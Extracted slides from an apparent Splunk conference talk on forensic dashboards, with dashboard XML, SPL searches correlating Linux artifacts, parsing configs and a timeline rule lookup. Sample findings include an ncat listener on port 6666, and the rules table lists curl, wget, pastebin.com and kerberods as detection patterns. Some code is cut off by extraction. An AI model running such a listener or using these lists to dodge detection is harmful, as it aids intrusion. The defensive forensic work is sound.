        <latest>$time_tok.latest$</latest>
      </search>
      <option name="count">100</option>
      <option name="drilldown">none</option>
    </table>
  </panel>

```

Replace quote with `"`;

Instead include your search right in the value. The value of token `$os-artifacts$` will be the search of the specific radio option you click on.

NOTE: when you use `<choice value="...[my search]...">` quotation marks within the search must be replaced with `"`;

Minimize Amount of Panels

Not always possible to place search within `<choice value="...[mysearch]...">`

```


27
28 - <input type="radio" token="os-artifacts" id="radiobutton" searchWhenChanged="true">
29   <label>os-artifacts</label>
30   <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:etc-ssh&quot; | reverse | table
31   <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:files-modified-1-day&quot; | lo
    -collected file_name file_path host | fields + flag file_path file_name sourcetype host | eval &quot;
    sourcetype host">Files modified 1 day</choice>
32   <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:ls-tmp&quot; | reverse | table
    file_name host | fields + permission num_link user group file_size file_modify_time file_name source
    sourcetype host | eval flag=if(isnull('file_name-also-found-in'), &quot;&quot;, &quot;investigate&quo
33 - <choice value="| inputlookup os-artifacts-evidence-collected where $host_tok$ | table user process_id
    &quot; (?&lt;port&gt;102[4-9]|10[3-9]\d|1[1-9]\d{2}|2[9]\d{3}|[1-5]\d{4}|6[0-4]\d{3}|65[0-4]\d{2}|65
    eval combine=coalesce(examine, port) | eventstats values(sourcetype) as value by combine | eval port
    examine port value | search command=* | eval flag=if(isnull('port_found_in'), &quot;&quot;, &quot;in
34

```

NOTE:

- ▶ Replace `>` with `>` within xml
- ▶ Replace `<` with `<` within xml

- ▶ You can't place a token within the `<choice value="...">`, if you do you will get the following error when you try to select that radio option:

 Error in 'SearchOperator:inputcsv': The '\$host_tok\$' filter could not be verified. It might contain invalid operators, or could not be optimized for search results.

- ▶ See next slide for a work around

Minimize Amount of Panels

Not always possible to place search within `<choice value="...[mysearch]...">` cont.

```
<input type="radio" token="os-artifacts" id="radiobutton" searchWhenChanged="true">
  <label>os-artifacts</label>
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:files-modif
    -artifacts-evidence-collected file_name file_path host | fields + flag file_path
    -artifacts:files-modified-1-day&quot;)) | fields - sourcetype host">Files modifi
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:ls-tmp&quot;
    -artifacts-evidence-collected file_name host | fields + permission num_link user
    (sourcetype, &quot;os-artifacts:ls-tmp&quot;)) | fields - sourcetype host| eval
  <choice value="SS TA">Ss ta</choice>
  <choice value="PS AUX">Ps aux</choice>
</change>
<condition label="Ss ta">
  <set token="ss_ta">$label$</set>
  <unset token="ps_aux"></unset>
  <unset token="main_panel"></unset>
</condition>
<condition label="Ps aux">
  <set token="ps_aux">$label$</set>
  <unset token="ss_ta"></unset>
  <unset token="main_panel"></unset>
</condition>
<condition>
  <set token="os-artifact_selected">$label$</set>
  <set token="main_panel"></set>
  <unset token="ss_ta"></unset>
  <unset token="ps_aux"></unset>
</condition>
</input>
```

“Sa ta” and “Ps aux” both require a token within the search

```
<POW>
<panel depends="$main_panel" id="panelfont">
  <title>$os-artifact_selected$</title>
  <table>
    <search>
      <query>$host_tok$ $os-artifacts$ $search_tok$</query>
      <earliest>$time_tok.earliest$</earliest>
      <latest>$time_tok.latest$</latest>
    </search>
    <option name="count">100</option>
    <option name="drilldown">none</option>
    <option name="refresh.display">progressbar</option>
    <format type="color" field="flag">
      <colorPalette type="map">{"investigate":#DC4E41}</colorPalette>
    </format>
  </table>
</panel>
```

Why we can't put `ss ta` within the `<choice value=`

Since we are doing a `| inputlookup` we can't do:

`$host_tok$ | inputlookup...`

And we can't put the `$host_tok$` at the end because the end of the search contains

`| fields - host`

Therefore `$host_tok$` must go inside the search


```
<panel depends="$ss_ta" id="panelfont2">
  <title>$ss_ta$</title>
  <table>
    <search>
      <query>| inputlookup os-artifacts-evidence-collected where $host_tok$
        local_port, NULL) | eval flag=if(match(state, "LISTEN") AND (local
        -2]\d{16553[0-5]")) | eval combine=coalesce(examine, port) | events
        port examine value sourcetype host</query>
      <earliest>$time_tok.earliest$</earliest>
      <latest>$time_tok.latest$</latest>
    </search>
    <option name="refresh.display">progressbar</option>
    <format type="color" field="flag">
      <colorPalette type="map">{"investigate":#DC4E41}</colorPalette>
    </format>
  </table>
</panel>
```

- ▶ When “Ss ta” is selected we set the `ss_ta` token and unset the `main_panel` and `ps_aux` tokens.
- ▶ The `main_panel` token is for ALL of the rest of the radio options where we don't have to include a token within our search

Add Optional Text Search

Radio option output

- ▶ Scenario: one of the forensic data files you collect is a file containing a massive list of every file that was modified within the last 24 hours. You notice a potentially suspicious directory (i.e. /badfolder) existing in the /tmp directory. You want to search for the keyword badfolder to see what might have been modified containing that keyword.



```

</input>
<input type="text" token="search_tok">
  <label>Enter search i.e. field=value</label>
  <prefix>| search </prefix>
</input>
</fieldset>

```

```

<row>
  <panel depends="$main_panel$" id="panelfont">
    <title>$os-artifact_selected$</title>
    <table>
      <search>
        <query>$host_tok$ $os-artifacts$ $search_tok$</query>
        <earliest>$time_tok.earliest$</earliest>
        <latest>$time_tok.latest$</latest>
      </search>

```


Search Syntax

Files modified 1 day

New Search

```

host=i_02b1bebdacbc78e11 index=*security_forensics sourcetype="os-artifacts:files-modified-1-day"
| lookup os_artifacts file_path as file_path
| reverse
| table flag file_path file_name host
| lookup os_artifacts-evidence-collected file_name host
| eval num_times_file_name_found = mvcount(sourcetype)
| eval all_file_paths=mvdedup(file_path)
| fields + flag all_file_paths file_path file_name num_times_file_name_found sourcetype host
| eval "file_name_found-in"=mvfilter(NOT match(sourcetype,"os-artifacts:files-modified-1-day"))
| fields - sourcetype file_path host
| rename all_file_paths as file_path
| table flag file_name num_times_file_name_found file_path file_name_found-in
  
```

✓ 77 events (8/23/19 7:00:00.000 PM to 8/30/19 7:48:17.000 PM) No Event Sampling

Events Patterns **Statistics (77)** Visualization

100 Per Page Format Preview

flag	file_name	num_times_file_name_found	file_path	file_name_found-in
investigate	malicious.sh	3	/tmp/	os-artifacts:ls-tmp os-artifacts:files-modified-7-days
investigate	suspicious.doc	3	/tmp/	os-artifacts:ls-tmp os-artifacts:files-modified-7-days
	authorized_keys	4	/home/ubuntu/.ssh/ /root/.ssh/	os-artifacts:files-modified-7-days os-artifacts:files-modified-7-days
	lastlog	2	/var/log/	os-artifacts:files-modified-7-days
	sysinfo.log	2	/var/log/landscape/	os-artifacts:files-modified-7-days
	tallylog	2	/var/log/	os-artifacts:files-modified-7-days
	syslog	2	/var/log/	os-artifacts:files-modified-7-days
	kern.log	2	/var/log/	os-artifacts:files-modified-7-days
	unattended-upgrades-shutdown.log	2	/var/log/unattended-upgrades/	os-artifacts:files-modified-7-days
	cloud-init.log	2	/var/log/	os-artifacts:files-modified-7-days
	auth.log	2	/var/log/	os-artifacts:files-modified-7-days
	user-1000.journal	2	/var/log/journal/50498c1647364ca18aebedecf160354e/	os-artifacts:files-modified-7-days
	system.journal	2	/var/log/journal/50498c1647364ca18aebedecf160354e/	os-artifacts:files-modified-7-days
	hibernate.log	2	/var/log/amazon/ssm/	os-artifacts:files-modified-7-days

- ▶ Scenario: one of the forensic data files we collect is a file containing a massive list of every file that was modified within the last 24 hours. We want splunk to flag when the file_path matches a value within our csv lookup AND search the KV store to see if the file_name is found in any other sourcetype.
- ▶ Results: splunk found several files that were modified within the last 24 hours AND within the past 7 days

Search Syntax

Ls tmp

New Search

```
host=i_0658d846efe28b89fv5 index=*security_forensics sourcetype="os-artifacts:ls-tmp"
| reverse
| table permission num_link user group file_size file_modify_time file_name flag host
| lookup os-artifacts-evidence-collected file_name host
| fields + permission num_link user group file_size file_modify_time file_name sourcetype host
| eval file_name-also-found-in=mvfilter(NOT match(sourcetype, "os-artifacts:ls-tmp"))
| fields - sourcetype host
| eval flag=if(isnull('file_name-also-found-in'), "", "investigate")
```

✓ 11 events (8/21/19 9:00:00.000 PM to 8/28/19 9:03:11.000 PM) No Event Sampling ▾

Events Patterns **Statistics (11)** Visualization

100 Per Page ▾ [Format](#) [Preview](#) ▾

permission	num_link	user	group	file_size	file_modify_time	file_name	file_name-also-found-in	flag
drwx-----	3	root	root	4.0K	2019-08-21 18:17:06.432000000 +0000	systemd-private-613a272f561b46f2bf31754d16a0914f-systemd-timesyncd.service-KhXnhj		
drwx-----	3	root	root	4.0K	2019-08-21 18:17:10.628000000 +0000	systemd-private-613a272f561b46f2bf31754d16a0914f-systemd-resolved.service-q6KK8K		
-rw-rw-r--	1	baduser	baduser	0	2019-08-26 22:57:32.488670922 +0000	malware.sh	os-artifacts:files-modified-7-days os-artifacts:files-modified-7-days os-artifacts:files-modified-7-days os-artifacts:files-modified-1-day os-artifacts:files-modified-1-day	investigate
-rw-rw-r--	1	ubuntu	ubuntu	11K	2019-08-26 18:26:22.681466788 +0000	lime.ko	os-artifacts:files-modified-7-days os-artifacts:files-modified-1-day	investigate
drwxrwxr-x	3	baduser	baduser	4.0K	2019-08-26 22:57:52.016440682 +0000	badfolder		
-rw-rw-r--	1	baduser	baduser	517K	2015-12-08 11:36:26.000000000 +0000	Doomsday_2560x1440.jpg		
drwxrwxrwt	2	root	root	4.0K	2019-08-21 18:17:06.412000000 +0000	.font-unix		

► Scenario: one of the forensic data files we collect is an Ls of the tmp directory. With this file we can see the permission and user of each file. We want splunk to search the KV store to see if the file_name is found in any other sourcetype.


► Results: splunk found 2 files in multiple locations. The file_name malware.sh was found in 3 separate directories within the files-modified-7-days sourcetype.







Search Syntax

ss ta (aka: netstat)



New Search Save As ▾ Close

```
| inputlookup os-artifacts-evidence-collected where host=i_0658d846efe28b89fv5
| table state recv_q send_q local_ip local_port remote_ip remote_port sourcetype command host
| eval examine=if(match(state, "LISTEN") AND (local_port>1024), local_port, NULL)
| eval flag=if(match(state, "LISTEN") AND (local_port>1024), "investigate", NULL)
| rex field=command "(?<port>102[4-9]|10[3-9]\d|1[1-9]\d{2}|[2-9]\d{3}|[1-5]\d{4}|6[0-4]\d{3}|65[0-4]\d{2}|655[0-2]\d|6553[0-5])"
| eval combine=coalesce(examine, port)
| eventstats values(sourcetype) as value by combine
| search state=*
| eval port_also_found_in=mvfilter(NOT match(value,"os-artifacts:ss-ta"))
| fields - command combine port examine value sourcetype host
```

Last 7 days ▾ 

7 results (8/21/19 8:00:00.000 PM to 8/28/19 8:56:01.000 PM) No Event Sampling ▾ Job ▾       Fast Mode ▾

Events Patterns **Statistics (7)** Visualization

100 Per Page ▾  Format  Preview ▾

state	recv_q	send_q	local_ip	local_port	remote_ip	remote_port	flag	port_also_found_in
LISTEN	0	128	[::]	ssh	[::]	*		
LISTEN	0	10	[::]	6666	[::]	*	investigate	os-artifacts:ps-aux
ESTAB	0	72	10.233.1.42	ssh	10.233.1.120	56564		
ESTAB	0	0	10.233.1.42	ssh	10.233.0.10	54510		
LISTEN	0	128	0.0.0.0	ssh	0.0.0.0	*		
LISTEN	0	128	127.0.0.53%lo	domain	0.0.0.0	*		
LISTEN	0	10	0.0.0.0	6666	0.0.0.0	*	investigate	os-artifacts:ps-aux

► Scenario: Here we have a netstat output. On the next slide we have ps aux. We want splunk when state is set to listen and local_port is greater 1024 to flag that event AND search the command field (which is a field within ps aux) to see if there is a match.

► Results: port 6666 is found in ps-aux sourcetype

Search Syntax

Ps aux

- ▶ Scenario: Here we have a ps aux output. We want splunk to do a rex of the command field in order to see if there is anything that resembles a port number greater than 1024. The command field can contain actual commands a user typed into the command line of the ec2 instance we are investigating. If a potential port number is found we then want splunk to search against the local_port field within the KV store to see if there is a match.
- ▶ Results: port 6666 is found in ss-ta sourcetype

New Search
Save As ▾ Close

```

| inputlookup os-artifacts-evidence-collected where host=i_0658d84efe28b89fv5
| table user process_id cpu_load_percent mem_used vsz rss tty stat start cpu_time command sourcetype state local_port host
| rex field=command "(?<port>102[4-9]|10[3-9]\d|1[1-9]\d{2}|[2-9]\d{3}|[1-5]\d{4}|6[0-4]\d{3}|65[0-4]\d{2}|655[0-2]\d|6553[0-5])"
| eval examine=if(match(state, "LISTEN") AND (local_port>1024), local_port, NULL)
| eval combine=coalesce(examine, port)
| eventstats values(sourcetype) as value by combine
| eval port_found_in=mvfilter(NOT match(value, "os-artifacts:ps-aux"))
| fields - sourcetype host state local_port combine examine port value
| search command=*
| eval flag=if(isnull('port_found_in'), "", "investigate")

```

✓ 101 results (8/21/19 10:00:00.000 PM to 8/28/19 10:00:10.000 PM) No Event Sampling ▾
Job ▾ || ■ → 🗑️ ⬇️ ⚡ Fast Mode ▾

Events Patterns **Statistics (101)** Visualization

10 Per Page ▾ / Format Preview ▾
< Prev 1 2 3 4 5 6 7 8 ... Next >

user	process_id	cpu_load_percent	mem_used	vsz	rss	tty	stat	start	cpu_time	command	flag	port_found_in
baduser	16424	0.0	0.4	24892	4860	pts/0	S	23:00	0:00	ncat -k -l 6666	investigate	os-artifacts:ss-ta
root	30195	0.0	0.0	0	0	?	I	18:21	0:00	[kworker/u30:2]		
root	30038	0.0	0.0	0	0	?	I<	Aug23	0:00	[xfs_mru_cache]		

Parsing Config

Parse file that contain multi-line key value pair into 1 event

- ▶ Scenario: You have a file that contains several lines of key value pairs that you want to ingest into splunk in 1 event. You can do this with EXTRACT.

sample_file.txt

```
Static hostname: ip-10-153-24-53
  Machine ID: 9rje38rh3582ydh4849dhw39
    Boot ID: e38db899ey39ww0hw89w4h
Operating System: Ubuntu 16.04.5 LTS
```

Once the data is ingested into splunk all 4 lines will be in 1 event and parsed (field/value)

props.conf

```
[sample_file]
DATETIME_CONFIG = CURRENT
SHOULD_LINEMERGE = false
LINE_BREAKER = (completefile*)
EVENT_BREAKER = (completefile*)
EVENT_BREAKER_ENABLE = true
EXTRACT-static_host = (?m)^s+Static\shostname\:\s(?<static_hostname>.+?)$
EXTRACT-machine_id = (?m)\s+Machine\sID\:\s(?<machine_id>.+?)$
EXTRACT-boot_id = (?m)^s+Boot\sID\:\s(?<boot_id>.+?)$
EXTRACT-operating_system = (?m)^sOperating\sSystem\:\s(?<os>.+?)$
```

Set regex to where you want to event to break or set the regex to something that will never be found if the entire file is 1 event.

(?m) is how you tell splunk this is a multi-line event

Parsing Config

File contains extra text at the top of the file you don't want ingested

- ▶ Scenario: You have a file that contains some text at the top of the file before your data begins that you don't care about and you don't want this text to get ingested into splunk. Use the `PREAMBLE_REGEX`.
- ▶ NOTE: When your using a UF to send data to splunk you normally just have the `inputs.conf` on the UF but when you use the `PREAMBLE_REGEX` you need to include a copy of the `props.conf` as well. That is because the UF will not send the data that matches the regex you provide in the `PREAMBLE_REGEX`.

sample_file.txt

```
----- extra text here -----  
  
Static hostname: ip-10-153-24-53  
Machine ID: 9rje38rh3582ydh4849dhw39  
Boot ID: e38db899ey39ww0hw89w4h  
Operating System: Ubuntu 16.04.5 LTS
```

props.conf

```
[sample_file]  
PREAMBLE_REGEX = ^---.*---$
```



Regex matches the first line of our `sample_file.txt` and will not send this 1 line. The UF will just send the rest of the file content to splunk.

Parsing Config

File contains extra text within the file you don't want ingested cont.

- ▶ Scenario: You have a file that contains some text you don't care about and you don't want this text to get ingested into splunk. You can use transform.conf to remove that data.

sample_file.txt

```
Static hostname: ip-10-153-24-53
    Machine ID: 9rje38rh3582ydh4849dhw39
----- extra text here -----
    Boot ID: e38db899ey39ww0hw89w4h
Operating System: Ubuntu 16.04.5 LTS
```

Here our extra text is within our data.

props.conf

```
[sample_file]
TRANSFORMS-remove = remove_extra_text
```

transforms.conf

```
[remove_extra_text]
REGEX = ^---.*---$
DEST_KEY = queue
FORMAT = nullQueue
```

Timeline Lookup

Apply a csv lookup for timeline data → Linux specific

- Apply a csv lookup to help highlight potentially suspicious activity that is found within a timeline. The example below is Linux specific. Rules for a windows based system would be different.

Lookups / timeline_rules.csv

Right-click the table for editing options

Import

Export

Open in Search

Refresh

Revert to previous version ▾

	rules	rule_matched	event_category	risk_score
1	*bin/vi*	*bin/vi*	File Interaction	2
2	*bin/more*	*bin/more*	File Interaction	1
3	*bin/less*	*bin/less*	File Interaction	1
4	*bin/head*	*bin/head*	File Interaction	1
5	*bin/tail*	*bin/tail*	File Interaction	1
6	*disconnected from*	*disconnected from*	Internet Connection	1
7	*started session*	*started session*	Internet Connection	1
8	*usr/bin/curl*	*usr/bin/curl*	Internet Connection	3
9	*bin/wget*	*bin/wget*	Internet Connection	3
10	*usr/bin/lynx*	*usr/bin/lynx*	Internet Connection	3
11	*installed lynx*	*installed lynx*	Internet Connection	4
12	*configure lynx*	*configure lynx*	Internet Connection	4
13	*bin/rm*	*bin/rm*	Deleted Data	1
14	*/trash*	*/trash*	Deleted Data	1
15	[sudo]*	[sudo]*	Execution	2

We assigned each rule an arbitrary risk score

Timeline Lookup cont.

Apply a csv lookup for timeline data → Linux specific

16	*bin/crontab*	*bin/crontab*	Execution	4
17	*shutdown computer name*	*shutdown computer name*	Execution	1
18	*/usr/bin/screen*	*/usr/bin/screen*	Execution	1
19	*bin/umount*	*bin/umount*	Mounted Device	1
20	*bin/mount*	*bin/mount*	Mounted Device	1
21	*mounted filesystem*	*mounted filesystem*	Mounted Device	1
22	*invalid user*	*invalid user*	Log File	3
23	*failed password*	*failed password*	Log File	2
24	*accepted publickey*	*accepted publickey*	Log File	1
25	*pastebin.com*	*pastebin.com*	Internet Connection	2
26	*usr/sbin/kerberods*	*usr/sbin/kerberods*	File Interaction	4

- ▶ See next slide for example of the search syntax.

Timeline Lookup cont.

Timeline search syntax

Timeline_name token. Each timeline has a parsed field that identified the timeline_name.

Dashboard contain text input type – this is to provide boolean search on the timeline

```
<row>
  <panel>
    <table>
      <title>Supertimeline</title>
      <search>
        <query>index=*security_forensics sourcetype="timeline" source="*timeline.l2tcsv" $supertimeline$ $searchText$
| lookup timeline_rules rules as desc
| fillnull value=None event_category
| fillnull value=0 risk_score
| search event_category="$event_category$"
| table event_category, risk_score, rule_matched, timeline_name, event_time, MACB, extracted_source, extracted_sourcetype,
type, user, extracted_host, short, desc, version, filename, inode, notes, format, extra</query>
        <earliest>$time_tok.earliest$</earliest>
        <latest>$time_tok.latest$</latest>
      </search>
      <option name="count">10</option>
      <option name="drilldown">cell</option>
      <option name="refresh.display">progressbar</option>
      <option name="rowNumbers">>true</option>
      <format type="color" field="event_category">
        <colorPalette type="map">{"Log File":#EFECE2,"Execution":#FF0000,"File Interaction":#92D050,"Internet Connection"
:#FFC001,"Deleted Data":#000000,"Mounted Device":#0000FF,"Folder Opening":#00B24B}</colorPalette>
      </format>
    </table>
  </panel>
</row>
```



splunk>

Thank

You!

Go to the .conf19 mobile app to

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